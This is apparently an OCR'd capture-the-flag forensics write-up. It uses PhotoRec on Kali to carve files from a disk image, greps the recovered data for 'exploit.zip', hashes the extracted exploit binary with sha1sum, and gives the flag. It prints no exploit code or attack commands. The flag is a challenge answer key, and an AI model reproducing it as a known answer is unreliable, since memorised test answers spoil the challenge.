
```
PhotoRec 7.2-WIP, Data Recovery Utility, May 2021
Christophe GRENIER <grenier@cgsecurity.org>
https://www.cgsecurity.org

  PhotoRec is free software, and
comes with ABSOLUTELY NO WARRANTY.

Select a media (use Arrow keys, then press Enter):
>Disk ../recovered/image.raw - 9659 MB / 9212 MiB (RO)







>[Proceed ]  [  Quit  ]

Note:
Disk capacity must be correctly detected for a successful recovery.
If a disk listed above has an incorrect size, check HD jumper settings and BIOS
detection, and install the latest OS patches and disk drivers.
```

Figure 9




```
PhotoRec 7.2-WIP, Data Recovery Utility, May 2021
Christophe GRENIER <grenier@cgsecurity.org>
https://www.cgsecurity.org

Disk ../recovered/image.raw - 9659 MB / 9212 MiB (RO)

     Partition                  Start        End    Size in sectors
      Unknown                  0   0  1  1174  93  7   18866176 [Whole disk
>    P ext4                    0   0  1  1174  93  7   18866176



>[ Search ]  [Options ]  [File Opt]  [  Quit  ]
                              Start file recovery
```

Figure 10


root@kali: /home/kali/testdisk-7.2-WIP
File Actions Edit View Help


```
PhotoRec 7.2-WIP, Data Recovery Utility, May 2021
Christophe GRENIER <grenier@cgsecurity.org>
https://www.cgsecurity.org

   P ext4                      0   0  1  1174  93  7   18866176

To recover lost files, PhotoRec needs to know the filesystem type where the
file were stored:
>[ ext2/ext3 ] ext2/ext3/ext4 filesystem
 [ Other     ] FAT/NTFS/HFS+/ReiserFS/ ...
```

Figure 11


root@kali: /home/kali/testdisk-7.2-WIP
File Actions Edit View Help

```
PhotoRec 7.2-WIP, Data Recovery Utility, May 2021
Christophe GRENIER <grenier@cgsecurity.org>
https://www.cgsecurity.org

   P ext4                     0   0  1  1174   93   7    18866176


Please choose if all space needs to be analysed:
 [   Free     ] Scan for file from ext2/ext3 unallocated space only
>[   Whole    ] Extract files from whole partition
```

Figure 12



root@kali: /home/kali/testdisk-7.2-WIP
File Actions Edit View Help

```
PhotoRec 7.2-WIP, Data Recovery Utility, May 2021

Please select a destination to save the recovered files to.
Do not choose to write the files to the same partition they were s
Keys: Arrow keys to select another directory
      C when the destination is correct
      Q to quit
Directory /home/kali/recovered_data3
>drwxrwxrwx     0     0      4096 22-Jul-2021 16:42 .
 drwxr-xr-x  1000  1000      4096 22-Jul-2021 16:45
```

Figure 13

Once Test disk finishes, data recovered will be at /home/kali/recovered_data3. Our goal is to find a zip file “exploit.zip”, This file was seen on bash_history file.


```
grep -ir "exploit.zip" .
```



```
┌──(root💀kali)-[/home/kali/recovered_data3]
└─# grep -ir "exploit.zip" .
grep: ./recup_dir.63/f9069408.elf: binary file matches
./recup_dir.1/report.xml:    <filename>/home/kali/recovered_data3/recup_dir.63/f9069456
_exploit.zip</filename>
grep: ./recup_dir.42/f6944000.elf: binary file matches
```

Figure 14

Unzip the file hash de binary “exploit”. Hash the exploit!



```
┌──(root💀kali)-[/home/kali]
└─# sha1sum exploit
819bac2bfb034e9cc53586ec923bf2deb1f649bf  exploit
```

Figure 15

Flag Information

flag{3156_ 819bac2bfb034e9cc53586ec923bf2deb1f649bf}